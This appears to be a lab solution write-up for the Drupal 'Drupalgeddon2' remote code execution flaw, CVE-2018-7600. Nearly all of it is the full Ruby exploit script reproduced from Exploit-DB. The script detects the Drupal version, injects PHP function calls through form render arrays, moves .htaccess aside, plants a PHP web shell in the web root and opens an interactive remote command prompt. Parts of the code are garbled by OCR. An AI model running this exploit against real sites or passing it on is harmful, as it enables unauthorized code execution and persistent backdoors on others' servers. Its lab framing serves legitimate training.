


[illegible]

Name	CVE-2018-7600
URL	https://www.attackdefense.com/challengedetails?cid=1721
Type	Webapp CVEs: 2018

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2018-7600



The screenshot displays the MITRE CVE website for CVE-2018-7600. The page includes a navigation bar with links like 'CVE List', 'CNAs', 'WGs', 'Board', 'About', and 'News & Blog'. A search bar is present at the top right. The main content area shows the CVE ID, a link to the NVD, and a detailed description of the vulnerability in Drupal. Below the description, there is a 'References' section with a list of links to various security resources.


CVE-ID
CVE-2018-7600 [Learn more at National Vulnerability Database \(NVD\)](#)
 • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
 Drupal before 7.58, 8.x before 8.3.9, 8.4.x before 8.4.6, and 8.5.x before 8.5.1 allows remote attackers to execute arbitrary code because of an issue affecting multiple subsystems with default or common module configurations.


References
Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:103534
- URL:<http://www.securityfocus.com/bid/103534>
- CONFIRM:<https://groups.drupal.org/security/faq-2018-002>
- CONFIRM:<https://www.drupal.org/sa-core-2018-002>
- CONFIRM:https://www.synology.com/support/security/Synology_SA_18_17
- DEBIAN:DSA-4156
- URL:<https://www.debian.org/security/2018/dsa-4156>
- EXPLOIT-DB:44448
- URL:<https://www.exploit-db.com/exploits/44448/>
- EXPLOIT-DB:44449

Step 1: Inspect the web application.



Step 2: Search on google “CVE-2018-7600 exploit”.



The exploit-db link contains the script which can be used to exploit the vulnerability.

ExploitDB Link: <https://www.exploit-db.com/exploits/44449>

Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution

EDB-ID: 44449	CVE: 2018-7600	Author: HANS TOPO & GOTMILK	Type: WEBAPPS	Platform: PHP	Date: 2018-04-13
-------------------------	--------------------------	---------------------------------------	-------------------------	-------------------------	----------------------------

EDB Verified: ✓

Exploit: [Download Icon] / [Code Icon]

Vulnerable App: [Flag Icon]

Become a Certified Penetration Tester

Enroll in Penetration Testing with [Offer] to pass the exam to become an Offer Certified Professional (OSCP). All n 2020.

GET CERTIFIED

```
#!/usr/bin/env ruby
#
# [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) ~ https://github.com/dreadlocked/Drupalgeddon2/
#
# Authors:
# - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
# - g0tmilk ~ https://blog.g0tmilk.com/ // https://twitter.com/g0tmilk
#
```

Step 3: Copy the exploit script and save as 'exploit.rb'.

```
#!/usr/bin/env ruby
#
# [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) ~
https://github.com/dreadlocked/Drupalgeddon2/
#
# Authors:
# - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
# - g0tmilk ~ https://blog.g0tmilk.com/ // https://twitter.com/g0tmilk
#

require 'base64'
require 'json'
require 'net/http'
require 'openssl'
require 'readline'
require 'highline/import'
```

```
# Settings - Try to write a PHP to the web root?
```

```
try_phpshell = true
```

```
# Settings - General/Stealth
```

```
$useragent = "drupalgeddon2"
```

```
webshell = "shell.php"
```

```
# Settings - Proxy information (nil to disable)
```

```
$proxy_addr = nil
```

```
$proxy_port = 8080
```

```
# Settings - Payload (we could just be happy without this PHP shell, by using just the OS shell - but this is 'better!')
```

```
bashcmd = "<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }"
```

```
bashcmd = "echo " + Base64.strict_encode64(bashcmd) + " | base64 -d"
```

```
# -----
```

```
# Function http_request <url> [type] [data]
```

```
def http_request(url, type="get", payload="", cookie="")
```

```
  puts verbose("HTTP - URL : #{url}") if $verbose
```

```
  puts verbose("HTTP - Type: #{type}") if $verbose
```

```
  puts verbose("HTTP - Data: #{payload}") if not payload.empty? and $verbose
```

```
  begin
```

```
    uri = URI(url)
```

```
    request = type =~ /get/? Net::HTTP::Get.new(uri.request_uri) : Net::HTTP::Post.new(uri.request_uri)
```

```
    request.initialize_http_header({"User-Agent" => $useragent})
```

```
    request.initialize_http_header("Cookie" => cookie) if not cookie.empty?
```

```
    request.body = payload if not payload.empty?
```

```
    return $http.request(request)
```

```
  rescue SocketError
```

```
    puts error("Network connectivity issue")
```

```
  rescue Errno::ECONNREFUSED => e
```

```
    puts error("The target is down ~ #{e.message}")
```

```
    puts error("Maybe try disabling the proxy (#{ $proxy_addr}:#{ $proxy_port})..." ) if $proxy_addr
```

```
  rescue Timeout::Error => e
```

```
    puts error("The target timed out ~ #{e.message}")
```

```
  end
```

```
# If we got here, something went wrong.
```

```
exit
```

```
end
```

```
# Function gen_evil_url <cmd> [method] [shell] [phpfunction]
```



```

def gen_evil_url(evil, element="", shell=false, phpfunction="passthru")
  puts info("Payload: #{evil}") if not shell
  puts verbose("Element   : #{element}") if not shell and not element.empty? and $verbose
  puts verbose("PHP fn    : #{phpfunction}") if not shell and $verbose

  # Vulnerable parameters: #access_callback / #lazy_builder / #pre_render / #post_render
  # Check the version to match the payload
  if $drupalverion.start_with?("8") and element == "mail"
    # Method #1 - Drupal v8.x: mail, #post_render - HTTP 200
    url = $target + $clean_url + $form +
    "?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax"
    payload = "form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=" + phpfunction +
    "&mail[a][#type]=markup&mail[a][#markup]=" + evil

  elsif $drupalverion.start_with?("8") and element == "timezone"
    # Method #2 - Drupal v8.x: timezone, #lazy_builder - HTTP 500 if phpfunction=exec // HTTP 200 if
    phpfunction=passthru
    url = $target + $clean_url + $form +
    "?element_parents=timezone/timezone/%23value&ajax_form=1&_wrapper_format=drupal_ajax"
    payload = "form_id=user_register_form&_drupal_ajax=1&timezone[a][#lazy_builder][]=" + phpfunction +
    "&timezone[a][#lazy_builder][]=" + evil

    #puts warning("WARNING: May benefit to use a PHP web shell") if not try_phpshell and phpfunction != "passthru"

  elsif $drupalverion.start_with?("7") and element == "name"
    # Method #3 - Drupal v7.x: name, #post_render - HTTP 200
    url = $target + "#{$clean_url}#{$form}&name[%23post_render][]=" + phpfunction +
    "&name[%23type]=markup&name[%23markup]=" + evil
    payload = "form_id=user_pass&_triggering_element_name=name"
  end

  # Drupal v7.x needs an extra value from a form
  if $drupalverion.start_with?("7")
    response = http_request(url, "post", payload, $session_cookie)

    form_name = "form_build_id"
    puts verbose("Form name : #{form_name}") if $verbose

    form_value = response.body.match(/input type="hidden" name="#{form_name}"
    value="(.*?)"/).to_s.slice(/value="(.*?)"/, 1).to_s.strip
    puts warning("WARNING: Didn't detect #{form_name}") if form_value.empty?
    puts verbose("Form value : #{form_value}") if $verbose

    url = $target + "#{$clean_url}file/ajax/name/%23value/" + form_value
    payload = "#{form_name}=#{form_value}"
  end

```

```
    return url, payload
end
```

```
# Function clean_result <input>
```

```
def clean_result(input)
  #result = JSON.pretty_generate(JSON[response.body])
  #result = $drupalverion.start_with?("8")? JSON.parse(clean)[0]["data"] : clean
  clean = input.to_s.strip
```

```
# PHP function: passthru
```

```
# For: <payload>[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\u003Cspan\u003E","settings":null}]
clean.slice!(/\[{"command":".*"}\]$/)
```

```
# PHP function: exec
```

```
# For: [{"command":"insert","method":"replaceWith","selector":null,"data":"<payload>\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\u003Cspan\u003E","settings":null}]
#clean.slice!(/\[{"command":".*data":."/)
#clean.slice!(/\u003Cspan class=\u0022.*\]$/)
```

```
# Newer PHP for an older Drupal
```

```
# For: <b>Deprecated</b>: assert(): Calling assert() with a string argument is deprecated in
<b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br />
#clean.slice!(/<b>.*<br V>/)
```

```
# Drupal v8.x Method #2 ~ timezone, #lazy_builder, passthru, HTTP 500
```

```
# For: <b>Deprecated</b>: assert(): Calling assert() with a string argument is deprecated in
<b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br />
clean.slice!(/The website encountered an unexpected error.*/)
```

```
    return clean
end
```

```
# Feedback when something goes right
```

```
def success(text)
  # Green
  return "\e[32m[+] \e[0m #{text}"
end
```

```
# Feedback when something goes wrong
```

```
def error(text)
  # Red
  return "\e[31m[-] \e[0m #{text}"
end
```

```
# Feedback when something may have issues
```

```
def warning(text)
```

```
  # Yellow
```

```
  return "\e[#{33}m[!]\e[0m #{text}"
```

```
end
```

```
# Feedback when something doing something
```

```
def action(text)
```

```
  # Blue
```

```
  return "\e[#{34}m[*]\e[0m #{text}"
```

```
end
```

```
# Feedback with helpful information
```

```
def info(text)
```

```
  # Light blue
```

```
  return "\e[#{94}m[i]\e[0m #{text}"
```

```
end
```

```
# Feedback for the overkill
```

```
def verbose(text)
```

```
  # Dark grey
```

```
  return "\e[#{90}m[v]\e[0m #{text}"
```

```
end
```

```
# -----
```

```
def init_authentication()
```

```
  $uname = ask('Enter your username: ') { |q| q.echo = false }
```

```
  $passwd = ask('Enter your password: ') { |q| q.echo = false }
```

```
  $uname_field = ask('Enter the name of the username form field: ') { |q| q.echo = true }
```

```
  $passwd_field = ask('Enter the name of the password form field: ') { |q| q.echo = true }
```

```
  $login_path = ask('Enter your login path (e.g., user/login): ') { |q| q.echo = true }
```

```
  $creds_suffix = ask('Enter the suffix eventually required after the credentials in the login HTTP POST request (e.g.,  
&form_id=...): ') { |q| q.echo = true }
```

```
end
```

```
def is_arg(args, param)
```

```
  args.each do |arg|
```

```
    if arg == param
```

```
      return true
```

```
    end
```

```
  end
```

```
  return false
```

```
end
```



```
# Quick how to use
def usage()
  puts 'Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]'
  puts 'Example for target that does not require authentication:'
  puts '    ruby drupalggedon2.rb https://example.com'
  puts 'Example for target that does require authentication:'
  puts '    ruby drupalggedon2.rb https://example.com --authentication'
end
```

```
# Read in values
if ARGV.empty?
  usage()
  exit
end
```

```
$target = ARGV[0]
init_authentication() if is_arg(ARGV, '--authentication')
$verbose = is_arg(ARGV, '--verbose')
```

```
# Check input for protocol
$target = "http://#{ $target}" if not $target.start_with?("http")
# Check input for the end
$target += "/" if not $target.end_with?("/")
```

```
# -----
```

```
# Banner
puts action("===[::#Drupalggedon2::]===")
puts "-"*80
puts info("Target : #{ $target}")
puts info("Proxy : #{ $proxy_addr} :#{ $proxy_port}") if $proxy_addr
puts info("Write? : Skipping writing PHP web shell") if not try_phpshell
puts "-"*80
```

```
# -----
```

```
# Setup connection
uri = URI($target)
$http = Net::HTTP.new(uri.host, uri.port, $proxy_addr, $proxy_port)
```

```
# Use SSL/TLS if needed
```

```

if uri.scheme == "https"
  $http.use_ssl = true
  $http.verify_mode = OpenSSL::SSL::VERIFY_NONE
end

$session_cookie = ""
# If authentication required then login and get session cookie
if $uname
  $payload = $uname_field + '=' + $uname + '&' + $passwd_field + '=' + $passwd + $creds_suffix
  response = http_request($target + $login_path, 'post', $payload, $session_cookie)
  if (response.code == '200' or response.code == '303') and not response.body.empty? and response['set-cookie']
    $session_cookie = response['set-cookie'].split(';')[0]
    puts success("Logged in - Session Cookie : #{ $session_cookie}")
  end
end

end

# -----

# Try and get version
$drupalverion = ""

# Possible URLs
url = [
  # --- changelog ---
  # Drupal v6.x / v7.x [200]
  $target + "CHANGELOG.txt",
  # Drupal v8.x [200]
  $target + "core/CHANGELOG.txt",

  # --- bootstrap ---
  # Drupal v7.x / v6.x [403]
  $target + "includes/bootstrap.inc",
  # Drupal v8.x [403]
  $target + "core/includes/bootstrap.inc",

  # --- database ---
  # Drupal v7.x / v6.x [403]
  $target + "includes/database.inc",
  # Drupal v7.x [403]
  # $target + "includes/database/database.inc",
  # Drupal v8.x [403]
  # $target + "core/includes/database.inc",

  # --- landing page ---
  # Drupal v8.x / v7.x [200]

```

```

$target,
]

# Check all
url.each do|uri|
  # Check response
  response = http_request(uri, 'get', "", $session_cookie)

  # Check header
  if response['X-Generator'] and $drupalverion.empty?
    header = response['X-Generator'].slice(/Drupal (.*) \((https:\\\\www.drupal.org)\/, 1).to_s.strip

    if not header.empty?
      $drupalverion = "#{header}.x" if $drupalverion.empty?
      puts success("Header : v#{header} [X-Generator]")
      puts verbose("X-Generator: #{response['X-Generator']}") if $verbose
    end
  end

  # Check request response, valid
  if response.code == "200"
    tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
    puts success("Found : #{uri} (HTTP Response: #{response.code})#{tmp}")

    # Check to see if it says: The requested URL "http://<URL>" was not found on this server.
    puts warning("WARNING: Could be a false-positive [1-1], as the file could be reported to be missing") if
response.body.downcase.include? "was not found on this server"

    # Check to see if it says: <h1 class="js-quickedit-page-title title page-title">Page not found</h1> <div
class="content">The requested page could not be found.</div>
    puts warning("WARNING: Could be a false-positive [1-2], as the file could be reported to be missing") if
response.body.downcase.include? "the requested page could not be found"

    # Only works for CHANGELOG.txt
    if uri.match(/CHANGELOG.txt/)
      # Check if valid. Source ~ https://api.drupal.org/api/drupal/core%21CHANGELOG.txt/8.5.x //
https://api.drupal.org/api/drupal/CHANGELOG.txt/7.x
      puts warning("WARNING: Unable to detect keyword 'drupal.org'") if not response.body.downcase.include?
"drupal.org"

      # Patched already? (For Drupal v8.4.x / v7.x)
      puts warning("WARNING: Might be patched! Found SA-CORE-2018-002: #{url}") if response.body.include?
"SA-CORE-2018-002"

      # Try and get version from the file contents (For Drupal v8.4.x / v7.x)
      $drupalverion = response.body.match(/Drupal (.*)/,/).to_s.slice(/Drupal (.*)/,/ , 1).to_s.strip

```

```

# Blank if not valid
$drupalverion = "" if not $drupalverion[-1] =~ /\d/
end

# Check meta tag
if not response.body.empty?
  # For Drupal v8.x / v7.x
  meta = response.body.match(/<meta name="Generator" content="Drupal (.*)"/)
  metatag = meta.to_s.slice(/meta name="Generator" content="Drupal (.*) \(http/, 1).to_s.strip

  if not metatag.empty?
    $drupalverion = "#{metatag}.x" if $drupalverion.empty?
    puts success("Metatag: v#{ $drupalverion} [Generator]")
    puts verbose(meta.to_s) if $verbose
  end
end

# Done! ...if a full known version, else keep going... may get lucky later!
break if not $drupalverion.end_with?("x") and not $drupalverion.empty?
end

# Check request response, not allowed
if response.code == "403" and $drupalverion.empty?
  tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
  puts success("Found : #{uri} (HTTP Response: #{response.code})#{tmp}")

  if $drupalverion.empty?
    # Try and get version from the URL (For Drupal v.7.x/v6.x)
    $drupalverion = uri.match(/includes\/database.inc\/)? "7.x/6.x" : "" if $drupalverion.empty?
    # Try and get version from the URL (For Drupal v8.x)
    $drupalverion = uri.match(/core\/)? "8.x" : "" if $drupalverion.empty?

    # If we got something, show it!
    puts success("URL : v#{ $drupalverion} ?") if not $drupalverion.empty?
  end
end

else
  tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
  puts warning("MISSING: #{uri} (HTTP Response: #{response.code})#{tmp}")
end
end

# Feedback
if not $drupalverion.empty?
  status = $drupalverion.end_with?("x") ? "?" : "!"
  puts success("Drupal#{status}: v#{ $drupalverion}")
end

```

```
else
  puts error("Didn't detect Drupal version")
  exit
end
```

```
if not $drupalverion.start_with?("8") and not $drupalverion.start_with?("7")
  puts error("Unsupported Drupal version (#{ $drupalverion})")
  exit
end
puts "-"*80
```

```
# -----
```

```
# The attack vector to use
```

```
$form = $drupalverion.start_with?("8")? "user/register" : "user/password"
```

```
# Make a request, check for form
```

```
url = "#{ $target}?q=#{ $form}"
```

```
puts action("Testing: Form  (#{ $form})")
```

```
response = http_request(url, 'get', "", $session_cookie)
```

```
if response.code == "200" and not response.body.empty?
```

```
  puts success("Result : Form valid")
```

```
elsif response['location']
```

```
  puts error("Target is NOT exploitable [5] (HTTP Response: #{response.code})... Could try following the redirect:
```

```
#{response['location']}")
```

```
  exit
```

```
elsif response.code == "404"
```

```
  puts error("Target is NOT exploitable [4] (HTTP Response: #{response.code})... Form disabled?")
```

```
  exit
```

```
elsif response.code == "403"
```

```
  puts error("Target is NOT exploitable [3] (HTTP Response: #{response.code})... Form blocked?")
```

```
  exit
```

```
elsif response.body.empty?
```

```
  puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})... Got an empty response")
```

```
  exit
```

```
else
```

```
  puts warning("WARNING: Target may NOT exploitable [1] (HTTP Response: #{response.code})")
```

```
end
```

```
puts "- "*40
```

```
# Make a request, check for clean URLs status ~ Enabled: /user/register  Disabled: /?q=user/register
```

```
# Drupal v7.x needs it anyway
```

```
$clean_url = $drupalverion.start_with?("8") ? "" : "?q="
```

```
url = "#{target}#{form}"
```

```
puts action("Testing: Clean URLs")
```

```
response = http_request(url, 'get', "", $session_cookie)
```

```
if response.code == "200" and not response.body.empty?
```

```
  puts success("Result : Clean URLs enabled")
```

```
else
```

```
  $clean_url = "?q="
```

```
  puts warning("Result : Clean URLs disabled (HTTP Response: #{response.code})")
```

```
  puts verbose("response.body: #{response.body}") if $verbose
```

```
# Drupal v8.x needs it to be enabled
```

```
if $drupalverion.start_with?("8")
```

```
  puts error("Sorry dave... Required for Drupal v8.x... So... NOPE NOPE NOPE")
```

```
  exit
```

```
elsif $drupalverion.start_with?("7")
```

```
  puts info("Isn't an issue for Drupal v7.x")
```

```
end
```

```
end
```

```
puts "-**80
```

```
# -----
```

```
# Values in gen_evil_url for Drupal v8.x
```

```
elementsv8 = [
```

```
  "mail",
```

```
  "timezone",
```

```
]
```

```
# Values in gen_evil_url for Drupal v7.x
```

```
elementsv7 = [
```

```
  "name",
```

```
]
```

```
elements = $drupalverion.start_with?("8") ? elementsv8 : elementsv7
```

```
elements.each do|e|
```

```
  $element = e
```

```
# Make a request, testing code execution
```

```
puts action("Testing: Code Execution (Method: #{element})")
```



```

# Generate a random string to see if we can echo it
random = (0...8).map { (65 + rand(26)).chr }.join
url, payload = gen_evil_url("echo #{random}", e)

response = http_request(url, "post", payload, $session_cookie)
if (response.code == "200" or response.code == "500") and not response.body.empty?
  result = clean_result(response.body)
  if not result.empty?
    puts success("Result : #{result}")

    if response.body.match(/#{random}/)
      puts success("Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!")
      break
    end
  end
else
  puts warning("WARNING: Target MIGHT be exploitable [4]... Detected output, but didn't MATCH expected result")
end

else
  puts warning("WARNING: Target MIGHT be exploitable [3] (HTTP Response: #{response.code})... Didn't detect any INJECTED output (disabled PHP function?)")
end

puts warning("WARNING: Target MIGHT be exploitable [5]... Blind attack?") if response.code == "500"

puts verbose("response.body: #{response.body}") if $verbose
puts verbose("clean_result: #{result}") if not result.empty? and $verbose

elsif response.body.empty?
  puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})... Got an empty response")
  exit
end

else
  puts error("Target is NOT exploitable [1] (HTTP Response: #{response.code})")
  puts verbose("response.body: #{response.body}") if $verbose
  exit
end

puts "- **40 if e != elements.last
end

puts "- **80

# -----

```

```

# Location of web shell & used to signal if using PHP shell
webshellpath = ""
prompt = "drupalgeddon2"

# Possibles paths to try
paths = [
  # Web root
  "",
  # Required for setup
  "sites/default/",
  "sites/default/files/",
  # They did something "wrong", chmod -R 0777 .
  #"core/",
]
# Check all (if doing web shell)
paths.each do|path|
  # Check to see if there is already a file there
  puts action("Testing: Existing file  (#{target}#{path}#{webshell})")

  response = http_request("#{target}#{path}#{webshell}", 'get', "", $session_cookie)
  if response.code == "200"
    puts warning("Response: HTTP #{response.code} // Size: #{response.size}. ***Something could already be
there?****")
  else
    puts info("Response: HTTP #{response.code} // Size: #{response.size}")
  end

  puts "- **40

# -----

folder = path.empty? ? "." : path
puts action("Testing: Writing To Web Root  (#{folder})")

# Merge locations
webshellpath = "#{path}#{webshell}"

# Final command to execute
cmd = "#{bashcmd} | tee #{webshellpath}"

# By default, Drupal v7.x disables the PHP engine using: ./sites/default/files/.htaccess
# ...however, Drupal v8.x disables the PHP engine using: ../htaccess
if path == "sites/default/files/"
  puts action("Moving : ./sites/default/files/.htaccess")

```

```

cmd = "mv -f #{path}.htaccess #{path}.htaccess-bak; #{cmd}"
end

# Generate evil URLs
url, payload = gen_evil_url(cmd, $element)
# Make the request
response = http_request(url, "post", payload, $session_cookie)
# Check result
if response.code == "200" and not response.body.empty?
  # Feedback
  result = clean_result(response.body)
  puts success("Result : #{result}") if not result.empty?

  # Test to see if backdoor is there (if we managed to write it)
  response = http_request("#{target}#{webshellpath}", "post", "c=hostname", $session_cookie)
  if response.code == "200" and not response.body.empty?
    puts success("Very Good News Everyone! Wrote to the web root! Waayheeeey!!!")
    break
  end

  elsif response.code == "404"
    puts warning("Target is NOT exploitable [2-4] (HTTP Response: #{response.code})... Might not have write access?")

  elsif response.code == "403"
    puts warning("Target is NOT exploitable [2-3] (HTTP Response: #{response.code})... May not be able to execute PHP from here?")

  elsif response.body.empty?
    puts warning("Target is NOT exploitable [2-2] (HTTP Response: #{response.code})... Got an empty response back")

  else
    puts warning("Target is NOT exploitable [2-1] (HTTP Response: #{response.code})")
    puts verbose("response.body: #{response.body}") if $verbose
  end

  elsif response.code == "500" and not response.body.empty?
    puts warning("Target MAY of been exploited... Bit of blind leading the blind")
    break

  elsif response.code == "404"
    puts warning("Target is NOT exploitable [1-4] (HTTP Response: #{response.code})... Might not have write access?")

  elsif response.code == "403"
    puts warning("Target is NOT exploitable [1-3] (HTTP Response: #{response.code})... May not be able to execute PHP from here?")

```

```

elseif response.body.empty?
  puts warning("Target is NOT exploitable [1-2] (HTTP Response: #{response.code}))... Got an empty response
back")

else
  puts warning("Target is NOT exploitable [1-1] (HTTP Response: #{response.code})")
  puts verbose("response.body: #{response.body}") if $verbose
end

webshellpath = ""

puts "- **40 if path != paths.last
end if try_phpshell

# If a web path was set, we exploited using PHP!
if not webshellpath.empty?
  # Get hostname for the prompt
  prompt = response.body.to_s.strip if response.code == "200" and not response.body.empty?

  puts "- **80
  puts info("Fake PHP shell: curl '#{target}#{webshellpath}' -d 'c=hostname'")
  # Should we be trying to call commands via PHP?
  elsif try_phpshell
    puts warning("FAILED : Couldn't find a writeable web path")
    puts "- **80
    puts action("Dropping back to direct OS commands")
  end

# Stop any CTRL + C action ;)
trap("INT", "SIG_IGN")

# Forever loop
loop do
  # Default value
  result = "~ERROR~"

# Get input
command = Readline.readline("#{prompt}>> ", true).to_s

# Check input
puts warning("WARNING: Detected an known bad character (>)") if command =~ />/

```

```

# Exit
break if command == "exit"

# Blank link?
next if command.empty?

# If PHP web shell
if not webshellpath.empty?
  # Send request
  result = http_request("#{target}#{webshellpath}", "post", "c=#{command}", $session_cookie).body
# Direct OS commands
else
  url, payload = gen_evil_url(command, $element, true)
  response = http_request(url, "post", payload, $session_cookie)

  # Check result
  if not response.body.empty?
    result = clean_result(response.body)
  end
end
# Feedback
puts result
end

```

```
